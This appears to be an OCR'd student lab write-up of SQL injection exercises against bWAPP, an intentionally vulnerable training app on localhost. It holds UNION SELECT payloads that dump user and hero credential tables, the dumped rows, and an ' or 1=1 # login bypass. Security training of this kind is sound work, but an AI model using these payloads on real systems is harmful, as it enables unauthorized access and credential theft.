


7	3	7	7	Link
8	40	8	8	Link
9	23	9	9	Link
10	0	10	10	Link
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link
	1	1		Link
	1	1		Link
1	neo	Oh why didn't I took that BLACK pill?	trinity	Link
2	alice	There's a cure!	loveZombies	Link
3	thor	Oh, no... this is Earth... isn't it?	Asgard	Link
4	wolverine	What's a Magneto?	Log@N	Link
5	johnny	I'm the Ghost Rider!	m3ph1st0ph3l3s	Link
6	seline	It wasn't the Lycans. It was you.	m00n	Link


' UNION SELECT 1,movies.id,movies.tickets_stock,movies.id,movies.id,movies.id,7 from movies
UNION SELECT 1,users.login,users.password,users.email,users.secret,users.id,7 from users
UNION SELECT 1,users.activation_code,users.activated,users.reset_code,users.admin,users.id,7 from users
UNION SELECT 1,blog.id,blog.owner,blog.entry,blog.date,blog.id,7 from blog
UNION SELECT 1,heroes.id,heroes.login,heroes.password,heroes.secret,heroes.id,7 from heroes
UNION SELECT 1,visitors.id,visitors.ip_address,visitors.user_agent,visitors.date,visitors.id,7 from visitors #

b) Get credentials of a superhero by using id column of the related table. Go to SQL Injection (Login Form/Hero) bug and login with username and password of the superhero.

For this request, I got Neo's account information, and get login to the system. The reason that I added "emre" is not got any record from movie table.



emre' UNION SELECT 1,heroes.id,heroes.login,heroes.password,heroes.secret,heroes.id,7 from heroes where heroes.id = 1 #



bWAPP - SQL Injection
localhost/bwapp/sqli_3.php
Uygulamalar
Lodash
Overview — Bitbuc...
Boni Dashboard - Jira
Kickoff.ai: predictin...
Emlak Ofisinden St...
JavaScript - Search...
Enter your 'superhero' credentials.
Login:
neo
Password:
trinity
Login
bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! /
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
AdBlock
Redux
Netify
<!DOCTYPE html>
<html>
<head>…</head>
<body data-new-gr-c-s-check-loaded="14.1007.0" data-gr-ext-installed>
<header>…</header>
…

<h1>…</h1>
Enter your 'superhero' credentials.
<form action="/bwapp/sqli_3.php" method="POST">
…

<label for="password">Password:</label>

<input type="input" id="password" name="password" size="20" autocomplete="off"> == $0

<button type="submit" name="form" value="submit">Login</button>
</form>


bWAPP - SQL Injection
localhost/bwapp/sqli_3.php
Uygulamalar
Lodash
Overview — Bitbuc...
Boni Dashboard - Jira
Kickoff.ai: predictin...
Emlak Ofisinden St...
JavaScript - Search...
Enter your 'superhero' credentials.
Login:
Password:
Login
Welcome Neo, how are you today?
Your secret: Oh Why Didn't I Took That BLACK Pill?
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! /
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
AdBlock
Redux
Netify
<!DOCTYPE html>
<html>
<head>…</head>
<body data-new-gr-c-s-check-loaded="14.1007.0" data-gr-ext-installed>
<header>…</header>
…

<h1>…</h1>
Enter your 'superhero' credentials.
<form action="/bwapp/sqli_3.php" method="POST">
…

<label for="password">Password:</label>

<input type="password" id="password" name="password" size="20" autocomplete="off"> == $0


<button type="submit" name="form" value="submit">Login</button>
</form>


…
…

…
…

c) Repeat the step 2.2.3.b. by not using the original password (In other words, you are expected to login without using the original password). Interpret the result.

For this request I use " ' or 1=1 # " as password.




bWAPP - SQL Injection
localhost/bwapp/sqli_3.php
Uygulamalar
Lodash
Overview — Bitbuc...
Boni Dashboard - Jira
Kickoff.ai: predictin...
Emlak Ofisinden St...
JavaScript - Search...
Enter your 'superhero' credentials.
Login:
Password:
Login
Welcome Neo, how are you today?
Your secret: Oh Why Didn't I Took That BLACK Pill?
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions!
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
AdBlock
Redux
Netify
<!DOCTYPE html>
<html>
<head>…</head>
<body data-new-gr-c-s-check-loaded="14.1007.0" data-gr-ext-installed>
<header>…</header>
…

<h1>…</h1>
Enter your 'superhero' credentials.
<form action="/bwapp/sqli_3.php" method="POST">
…

<label for="password">Password:</label>

<input type="password" id="password" name="password" size="20" autocomplete="off"> == $0


<button type="submit" name="form" value="submit">Login</button>
</form>

…
…

…
…
…
…
<style>…</style>
…
</body>
</html>
html
body
div#main
form
p
input#password

